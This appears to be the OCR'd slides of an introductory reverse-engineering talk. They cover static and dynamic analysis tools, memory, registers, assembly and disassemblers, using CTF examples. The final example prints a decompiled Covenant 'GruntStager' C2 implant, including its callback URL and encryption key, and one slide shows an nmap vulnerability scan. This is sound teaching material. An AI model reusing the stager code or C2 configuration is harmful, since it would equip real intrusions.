


BinExp Corner:

Intro to Reverse Engineering

Intro

What this talk about

- Beginner's look into reversing binaries
- Dynamic vs Static Analysis
- Some tools
- Memory Structure
- x86-x64 Architecture and Assembly
- Intro to Disassemblers and Debuggers
- Some intro level examples
- Lots of Links and Resources

What it definitely is NOT

- In depth look into all things reversing and exploitation
- An intro to malware analysis
  - Do NOT immediately apply this to malware – you'll get infected
  - There's a lot we won't cover - like setting up a secure environment

Static vs Dynamic Analysis

Static

- Analysis of an application by examining the code and application artifacts without executing it
- e.g.: file, strings, disassembly...

Dynamic

- Analysis of an application during runtime
- e.g.: Looking at memory or CPU registers in a debugger, using strace to see what system calls are invoked by the application ...

First Step

Example from the THM room:
CC: Radare2

The *file* and *strings* commands

file

```
┌──(omegavoid㉿h4x)-[~/Documents/Talks/BinExp2]
└─$ file example2
example2: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically
 linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID
[sha1]=481b6f10b0206d742285a7303519d551239094a2, not stripped
```

- Based on a number of tests it tells you:
  - What kind of file you're looking at
  - What CPU architecture it was compiled for
  - Can tell you what language it was written in
- Do NOT skip this step.
  - How you analyze a .NET executable can be very different from how a C binary or even golang. Research what you're looking at.

First Step

Example from the THM room: *0x41haz*

The *file* and *strings* commands

file

- Things can go wrong:

```
┌──(omegavoid㉿h4x)-[~/Documents/Talks/BinExp2]
└─$ file 0x41haz.0x41haz
0x41haz.0x41haz: ELF 64-bit MSB *unknown arch 0x3e00* (SYSV)
```

- If it looks wrong or broken it means it failed some of its tests.
- Could mean someone purposefully manipulated the ‘magic numbers’ in the file headers, or some other types of obfuscation.
- You can often fix this with educated guesses via hexeditor
  - Requires some research (googling) or knowing what these ‘magic numbers’ typically look like

First Step

Example from the THM room: *0x41haz*

The *file* and *strings* commands

strings

- Prints out any sequence of printable characters that is at least 4 characters long (unless told otherwise with -n)
- Some insight into what the program does without actually executing it.
- Can help figure out what the executable is when the file command is not helping
- May sometimes leak valuable strings (passwords, information on the type of encoding or cryptography that is used on a binary)

```
┌──(omegavoid㉿h4x)-[~/Documents/Talks/BinExp2]
└─$ strings 0x41haz.0x41haz
/lib64/ld-linux-x86-64.so.2
gets
exit
puts
strlen
__cxa_finalize
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
2@@25$gfH
sT&@f
[]A\A]A^A_
=======================
Hey , Can You Crackme ?
=======================
It's jus a simple binary
Tell Me the Password :
Is it correct , I don't think so.
Nope
Well Done !!
;*3$"
GCC: (Debian 10.3.0-9) 10.3.0
```

First Step

The *file* and *strings* commands

Strings – gone wrong?

It's just statically linked golang

Example from the THM room:
Binary Heaven

```
┌──(omegavoid㉿h4x)-[~/Documents/Talks/BinExp2]
└─$ file angel_B
angel_B: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked
, Go BuildID=Xd_LgpWItJBNJmN63lQy/oWW_4FYae77KCrbbrcIX/2pmyS7gUszdXBsoOAYWo/PyE
jnQ2VYI7PIdiOmGXg, not stripped
```

```
internal/cpu.Initialize
T!$4
internal/cpu.cpuid
internal/cpu.xgetbv
type..eq.internal/cpu.CacheLinePad
type..eq.internal/cpu.option
type..eq.[15]internal/cpu.option
memeqbody
runtime.memequal
runtime.memequal_varlen
indexbytebody
internal/bytealg.IndexByteString
runtime.memhash128
runtime.strhashFallback
runtime.f32hash
runtime.fastrand
runtime.f64hash
runtime.c64hash
```

First Step

The *file* and *strings* commands

- *file and strings are both part of very basic static analysis*
- *In windows PE it's also useful to learn about PE headers – which we can analyze with:* pecheck
- *https://github.com/DidierStevens/DidierStevensSuite*

First Step

The ldd command

- *Lists dependencies on the ELF header of a binary*

```
┌──(omegavoid㉿h4x)-[~]
└─$ ldd /usr/bin/nmap
        linux-vdso.so.1 (0x00007fff4256f000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007ff377812000)
        libssh2.so.1 => /lib/x86_64-linux-gnu/libssh2.so.1 (0x00007ff3777d1000)
        libssl.so.1.1 => /lib/x86_64-linux-gnu/libssl.so.1.1 (0x00007ff37773e000)
        libcrypto.so.1.1 => /lib/x86_64-linux-gnu/libcrypto.so.1.1 (0x00007ff377449000)
        libz.so.1 => /lib/x86_64-linux-gnu/libz.so.1 (0x00007ff37742c000)
        liblinear.so.4 => /lib/x86_64-linux-gnu/liblinear.so.4 (0x00007ff37741a000)
        liblua5.3-lpeg.so.2 => /lib/x86_64-linux-gnu/liblua5.3-lpeg.so.2 (0x00007ff37740a000)
        liblua5.3.so.0 => /lib/x86_64-linux-gnu/liblua5.3.so.0 (0x00007ff3773cd000)
        libstdc++.so.6 => /lib/x86_64-linux-gnu/libstdc++.so.6 (0x00007ff3771b0000)
        libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x00007ff37706d000)
        libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x00007ff37704d000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ff376e73000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007ff376e50000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007ff376e49000)
        libblas.so.3 => /lib/x86_64-linux-gnu/libblas.so.3 (0x00007ff376dd9000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ff377bbe000)
```

Dynamic Analysis

The *strace* and *ltrace* commands

strace

- *Useful if the binary interacts with the linux kernel*
- *Executes the binary until it exits.*
- *Records system calls made by the process and the signals which are received by the process.*

Dynamic Analysis

Example from the THM room:
CC: Radare2

The *strace* and *ltrace* commands

strace

```
┌──(omegavoid㉿h4x)-[~/Documents/Talks/BinExp2]
└─$ strace ./example1
execve("./example1", ["./example1"], 0x7ffe8137e900 /* 74 vars */) = 0
brk(NULL)                               = 0x563fc546b000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=112983, ...}, AT_EMPTY_PATH) = 0
mmap(NULL, 112983, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f04dec28000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0@y\2\0\0\0\0\0"..., 832) = 832
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
pread64(3, "\4\0\0\0\20\0\0\0\5\0\0\0GNU\0\2\200\0\300\4\0\0\0\1\0\0\0\0\0\0\0", 32, 848) = 32
pread64(3, "\4\0\0\0\24\0\0\0\3\0\0\0GNU\0?\323\315\324#\241\204X\331\333:^P\242\263\300"..., 68, 880) = 68
newfstatat(3, "", {st_mode=S_IFREG|0755, st_size=1904752, ...}, AT_EMPTY_PATH) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f04dec26000
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
mmap(NULL, 1938296, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f04dea4c000
mprotect(0x7f04dea72000, 1724416, PROT_NONE) = 0
mmap(0x7f04dea72000, 1409024, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x26000) = 0x7f04dea72000
mmap(0x7f04debca000, 311296, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x17e000) = 0x7f04debca000
mmap(0x7f04dec17000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1ca000) = 0x7f04dec17000
mmap(0x7f04dec1d000, 33656, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f04dec1d000
close(3)                                = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f04dea4a000
```

Dynamic Analysis

The *strace* and *ltrace* commands

ltrace

- *Similar to strace, but sometimes a bit more useful*
- *Will record every dynamic library called by the process*
- *Can also, like strace, record system calls (-S)*
- *With -i flag it'll print the Instruction Pointer value when a dynamic library is called*

Dynamic Analysis

The *strace* and *ltrace* commands

ltrace

```
┌──(omegavoid㉿h4x)-[~/Documents/Talks/BinExp2]
└─$ ltrace -fS nmap -h
[pid 8037] SYS_brk(0)                                                    = 0x56095c6d2000
[pid 8037] SYS_access("/etc/ld.so.preload", 04)                          = -2
[pid 8037] SYS_openat(0xffffff9c, 0x7f02ef0ec288, 0x80000, 0)            = 3
[pid 8037] SYS_newfstatat(3, 0x7f02ef0eba75, 0x7ffd61d317a0, 4096)       = 0
[pid 8037] SYS_mmap(0, 0x1ba6f, 1, 2)                                    = 0x7f02ef0a9000
[pid 8037] SYS_close(3)                                                  = 0
[pid 8037] SYS_openat(0xffffff9c, 0x7f02ef0f7ef0, 0x80000, 0)            = 3
[pid 8037] SYS_read(3, "\177ELF\002\001\001", 832)                       = 832
[pid 8037] SYS_newfstatat(3, 0x7f02ef0eba75, 0x7ffd61d317a0, 4096)       = 0
[pid 8037] SYS_mmap(0, 8192, 3, 34)                                      = 0x7f02ef0a7000
[pid 8037] SYS_mmap(0, 0x75108, 1, 2050)                                 = 0x7f02ef031000
[pid 8037] SYS_mmap(0x7f02ef033000, 0x55000, 5, 2066)                    = 0x7f02ef033000
[pid 8037] SYS_mmap(0x7f02ef088000, 0x1d000, 1, 2066)                    = 0x7f02ef088000
[pid 8037] SYS_mmap(0x7f02ef0a5000, 8192, 3, 2066)                       = 0x7f02ef0a5000
[pid 8037] SYS_close(3)                                                  = 0
```

- *strace and ltrace are both part of basic dynamic analysis*

Dynamic Analysis

The *strace* and *ltrace* commands

ltrace

```
┌──(omegavoid㉿h4x)-[~/Documents/Talks/BinExp2]
└─$ ldd /usr/bin/nmap
        linux-vdso.so.1 (0x00007fffe2b77000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007fbed30f6000)
        libssh2.so.1 => /lib/x86_64-linux-gnu/libssh2.so.1 (0x00007fbed30b5000)
        libssl.so.1.1 => /lib/x86_64-linux-gnu/libssl.so.1.1 (0x00007fbed3022000)
```

```
┌──(omegavoid㉿h4x)-[~/Documents/Talks/BinExp2]
└─$ ltrace -l libssh2.so.1 nmap -p22 -Pn 192.168.1.86
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-03 16:46 WEST
Nmap scan report for 192.168.1.86
Host is up (0.0015s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned i
+++ exited (status 0) +++
```


```
┌──(omegavoid㉿h4x)-[~/Documents/Talks/BinExp2]
└─$ ltrace -l libssh2.so.1 nmap -p22 -Pn --script vuln 192.168.1.86 -vv
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-03 16:43 WEST
nmap->libssh2_init(0, 0xfffffffe, 0x55776ccf0560, 0x55776ccefed8)
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 16:43
NSE Timing: About 50.00% done; ETC: 16:44 (0:00:31 remaining)
```

Memory, CPU and Assembly

- *We've barely scratched the surface.*
- *To go deeper we need to learn more about Memory, the CPU and its registers and Assembly.*
- *We'll only look at it on a surface level – to do otherwise would take way too long. Do your research.*

Memory, CPU and Assembly

Structure of a Process in Memory




- *Stack - Temporary data, methods and function parameters live here (return addresses, local args and variables)*
- *Heap - Memory that is allocated dynamically to a process during runtime. (mostly managed by malloc())*
- *Process image:*
  - *BSS - 'block start by symbol' - Essentially memory space for uninitialized static variables*
  - *Data - Global and Static variables.*
  - *Text – Read only section with executable instructions, constants and macros*

Memory, CPU and Assembly


CPU Registers

- *Very small, very fast, data storage sites in the processor*
- *They have specific uses and vary depending on CPU architecture.*

x86 accumulator (EAX):



x64 accumulator (RAX):



Memory, CPU and Assembly

CPU Registers

- *There are quite a number of register with specific uses*
- *A few to remember:*

x64	x86	function
RAX	EAX	Accumulator
RBX	EBX	Base (pointer to data)
RCX	ECX	Counter (shift/rotate and loops)
RDX	EDX	Data (arithmethic and I/O)
RSI	ESI	Source Index (point to source in stream ops)
RDI	EDI	Destination Index
RBP	EBP	Base Pointer (points to base of current stack frame)
RSP	ESP	Stack Pointer (points to top of the stack)
RIP	EIP	Instruction Pointer (address of next instruction)

Memory, CPU and Assembly

Flags

- *There's a specific register which depending on the architecture may be FLAGS (16bit), EFLAGS (32bit) or RFLAGS (64bit)*
- *In this register each specific bit of the register is represents a boolean value (1 = true; 0 = false)*
- *Combined, these represent the state of the processor and the result of operations*

Some flags to remember:

CF – Carry Flag – set when the result of an operation is too large for the destination operand

ZF – Zero Flag – set when the result of an operation is equal to zero
(used in comparisons and jumps)

SF – Sign Flag – Set if the result of an operation is negative

TP – Trap Flag – Set when in debugger mode (doing step by step execution)

Memory, CPU and Assembly

Different Architectures

- *Endianness*

0xdeadbeef

0xde 0xad 0xbe 0xef – big-endian

0xef 0xbe 0xad 0xde – little-endian

- *Typically not a problem for a program since it always uses the same endianness. It doesn't have to translate between the two.*
- *But we need to be aware of it, because we might want to directly extract values from memory or edit memory/insert values.*

Memory, CPU and Assembly

Different Architectures

- *Calling Conventions*
  - *Lucky for us x64 only has two – and an extension (example with int values)*

```
func1(int a, int b, int c, int d, int e, int f);
// microsoft: a in RCX, b in RDX, c in R8, d in R9, f then e pushed on stack

// AMD64: a in RDI, b in RSI, c in RDX, d in RCX, e in R8 and f in R9
```

  - *Unlucky for us, x86 has 5 common calling conventions*
    - *__cdecl, __fastcall, COM, Native C++ (or thiscall) and Win32 or (__stdcall)*
    - *But they preserve all registers except eax,ecx, edx and esp*
    - *They return 32bit or smaller values in eax*

https://en.wikipedia.org/wiki/X86_calling_conventions

Memory, CPU and Assembly

Assembly

C Code
(High-Level)

```
#include <stdio.h>

void main(void)
{

        puts("Hello World");

}
```

Assembly Code (main)
(Low-Level)

```
push   rbp
mov    rbp,rsp
lea    rax,[rip+0xec0]
mov    rdi,rax
call   1030 <puts@plt>
nop
pop    rbp
ret
nop
```

Machine code (main)
(Low Level)

```
55
48 89 e5
48 8d 05 c0 0e 00 00
48 89 c7
e8 e4 fe ff ff
90
5d
C3
90
```

Memory, CPU and Assembly

Assembly: Intel Syntax – There is also AT&T Syntax

instruction destination, source

mov ah, 0x01

- If we want to reference a location in memory we can place the address in bracket:

  rip = 0x555555555551a2

  rip+0x2f16 = 0x555555555580B8

  [rip+0x2f16] = whatever the value is at memory address 0x555555555580B8

mov rdi, QWORD [rip+0x2f16]

What is this?

Memory, CPU and Assembly

Assembly: bits bytes words and stuff

mov rdi, [rip+0x2f16]

- How would we know how much to copy?
- In intel syntax we define it explicitly by using a keyword:
  - Byte – 8 bits
  - Word – 16 bits or 2 bytes
  - Dword – 32 bits or 4 bytes
  - Qword – 64 bits or 8 bytes

mov rdi, QWORD [rip+0x2f16]

What about this?

Memory, CPU and Assembly

Assembly: Instructions

Data Transfer
- *mov: move*
- *lea: load effective address*
- *xchg: exchange*

Arithmetic
- *mul/imul*
- *div/idiv*
- *add*
- *sub*
- *inc*

Logic
- *and*
- *xor*
- *rol/ror*
- *or*
- *shl/shr*

Comparisons and Jumps
- *cmp – updates flags based on src – dest*
- *jmp*
- *je (ZF ==1)*
- *jnz (ZF == 0)*
- *jnb (CF == 0)*

Control Flow and Stack Operations (LIFO)
- *call*
- *push*
- *pop*
- *ret*

Guyinatuxedo's Nightmare – CSAW!'18
https://github.com/guyinatuxedo/nightmare/blob/master/modules/03-beginner_re/csaw18_x86tour_pt1/stage1.asm

Memory, CPU and Assembly

THM – Windows x64 Assembly

Assembly – Conditionals and Loops


THM – Windows Reversing Intro room

https://guyinatuxedo.github.io/01-intro_assembly/reversing_assembly/index.html

Memory, CPU and Assembly

Stack Frames

```
main(){
    int num1;
    int num2;
    func();
}
func(){
    int num3;
    return;
}
```



Tools And Examples

Disassemblers (and decompilers) – Static Analysis Tools!

- Hex Rays' IDA
  - Workhorse of the industry
  - Very well established
  - Excellent graph view
  - Newer free version finally has a decompiler

- Ghidra
  - Open source
  - Developed by NSA
  - Very extensible (python plugins etc)
  - Very good decompiler

Tools And Examples

Ghidra – Quick Example… Stand by

Tools And Examples

Debuggers

- Windows:
  - x32/x64dbg
  - Immunity Debugger
- Linux:
  - gdb (+ plugins like pwndbg or gef)
  - Radare2
  - rizin

Tools And Examples


Radare2 – Examples … Stand By

Sometimes it’s Easy

Example:

So let’s say we have the windows PE that we don’t know what it is:

We’re all happy so we throw it in Ghidra, it takes a while analyzing it.



We see some interesting functions, nice.. let’s see

Sometimes it's Easy

Example:

We start looking at the decompiled code

We feel instantly lost

Why? Let's get Back to the basics.

```
  cVar10 = (char)in_EAX;
  if (in_CF) {
    *in_EAX = *in_EAX + cVar10;
  }
  else {
    *(char *)unaff_ESI = *(char *)unaff_ESI + cVar10;
  }
  bVar8 = cVar10 - *in_EAX;
  ppbVar13 = (byte **)((uint)in_EAX & 0xffffff00 | (uint)bVar8);
  *unaff_EBX = *unaff_EBX + (char)unaff_EBX;
  *(byte *)unaff_ESI = *(byte *)unaff_ESI ^ bVar8;
  *(byte *)((int)ppbVar13 + 0x1000009) =
       *(byte *)((int)ppbVar13 + 0x1000009) + (char)((uint)unaff_EBX >> 8);
  bVar11 = *(byte *)ppbVar13;
  *(byte *)ppbVar13 = *(byte *)ppbVar13 + bVar8;
  *(uint *)(unaff_EBX + 0xd) =
       (int)unaff_ESI + (uint)CARRY1(bVar11,bVar8) + *(int *)(unaff_EBX + 0xd);
  *(byte *)ppbVar13 = *(byte *)ppbVar13 + bVar8;
  uVar28 = CONCAT11((byte)(in_EDX >> 8) | *(byte *)(in_EDX + 1),(char)in_EDX);
  ppuVar32 = (uint **)(in_EDX & 0xffff0000 | (uint)uVar28);
  bVar11 = *(byte *)ppbVar13;
  *(byte *)ppbVar13 = *(byte *)ppbVar13 + bVar8;
  cVar10 = (char)((uint)uVar28 >> 8);
  if (SCARRY1(bVar11,bVar8)) {
    *ppbVar13 = (byte *)((uint)*ppbVar13 ^ (uint)ppbVar13);
    *(byte *)((int)ppbVar13 + 0x7d) = *(byte *)((int)ppbVar13 + 0x7d) + cVar10;
code_r0x0040209c:
    puVar14 = (uint *)((int)ppbVar13 + (int)*ppbVar13);
    pbVar22 = (byte *)((int)ppuVar32 + (int)unaff_ESI * 2);
    *pbVar22 = *pbVar22 + (char)puVar14;
    ppcVar15 = (char **)((uint)puVar14 ^ *puVar14);
    *(char *)((int)ppcVar15 + 0x17) = *(char *)((int)ppcVar15 + 0x17) + cVar10;
    cVar10 = (char)ppcVar15;
    *(char *)ppcVar15 = *(char *)ppcVar15 + cVar10;
    _DAT_9d2c1f16 = (undefined *)((int)&uStack4 + (int)_DAT_9d2c1f16);
    *(char *)unaff_EDI = *(char *)unaff_EDI - cVar10;
    *(char *)ppcVar15 = *(char *)ppcVar15 + cVar10;
    uVar21 = (uint)CONCAT11((byte)((uint)in_ECX >> 8) | *(byte *)ppcVar15,(char)in_E
    pcVar16 = (char *)((uint)in_ECX & 0xffff0000 | uVar21);
    *ppcVar15 = *ppcVar15 + (int)ppcVar15;
    bVar8 = (byte)(uVar21 >> 8);
    bVar37 = CARRY1(*(byte *)ppuVar32,bVar8);
```

Sometimes it’s Easy

Example:

Let’s take a look with the file command


```
┌──(omegavoid㉿h4x)-[~/Documents/Talks/BinExp2]
└─$ file Test2.exe
Test2.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
```

Oh, it’s a .Net compiled file. Are there tools for this?

YES dnSpy and ILSpy

Sometimes it's Easy

Example:




```
public class GruntStager
{
    public class CookieWebClient : WebClient
    ...

    public static class MessageTransform
    ...

    public GruntStager()
    ...

    [STAThread]
    public static void Main(string[] args)
    {
        new global::GruntStager.GruntStager();
    }

    public static void Execute()
    {
        new global::GruntStager.GruntStager();
    }

    public void ExecuteStager()
    {
        try
        {
            List<string> list = Enumerable.ToList("http://10.50.104.172:85".Split(new char[1] { ',' }));
            string CovenantCertHash = "";
            List<string> list2 = Enumerable.ToList(Enumerable.Select(Enumerable.ToList("VXNlci1BZ2VudA==,Q29va2ll".Split(new char[1] { ',' })), (string
            List<string> list3 = Enumerable.ToList(Enumerable.Select(Enumerable.ToList("TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xKSBBcHBsZVdlYktpdG
            List<string> list4 = Enumerable.ToList(Enumerable.Select(Enumerable.ToList("L2VuLXVzL2luZGV4Lmh0bWw=,L2VuLXVzL2RvY3MuaHRtbA==,L2
            string format = "i=a19ea23062db990386a3a478cb89d52e&data={0}&session=75db-99b1-25fe4e9afbe58696-320bea73".Replace(Environment.N
            string format2 = "<html>\n    <head>\n        <title>Hello World!</title>\n    </head>\n    <body>\n        <p>Hello World!</p>\n        // Hello World
            bool ValidateCert = bool.Parse("false");
            bool UseCertPinning = bool.Parse("false");
            Random random = new Random();
            string text = "da164899f8";
            string text2 = Guid.NewGuid().ToString().Replace("-", "")
                .Substring(0, 10);
            byte[] key = Convert.FromBase64String("bSUeH43kD+gxm6xWpNC9l1QXEyPhQsGba8/Riotp2OI=");
            string format3 = "{{\"GUID\":\"{0}\",\"Type\":{1},\"Meta\":\"{2}\",\"IV\":\"{3}\",\"EncryptedMessage\":\"{4}\",\"HMAC\":\"{5}\"}}";
            Aes aes = Aes.Create();
            aes.Mode = CipherMode.CBC;
            aes.Padding = PaddingMode.PKCS7;
```

Sometimes it’s Easy

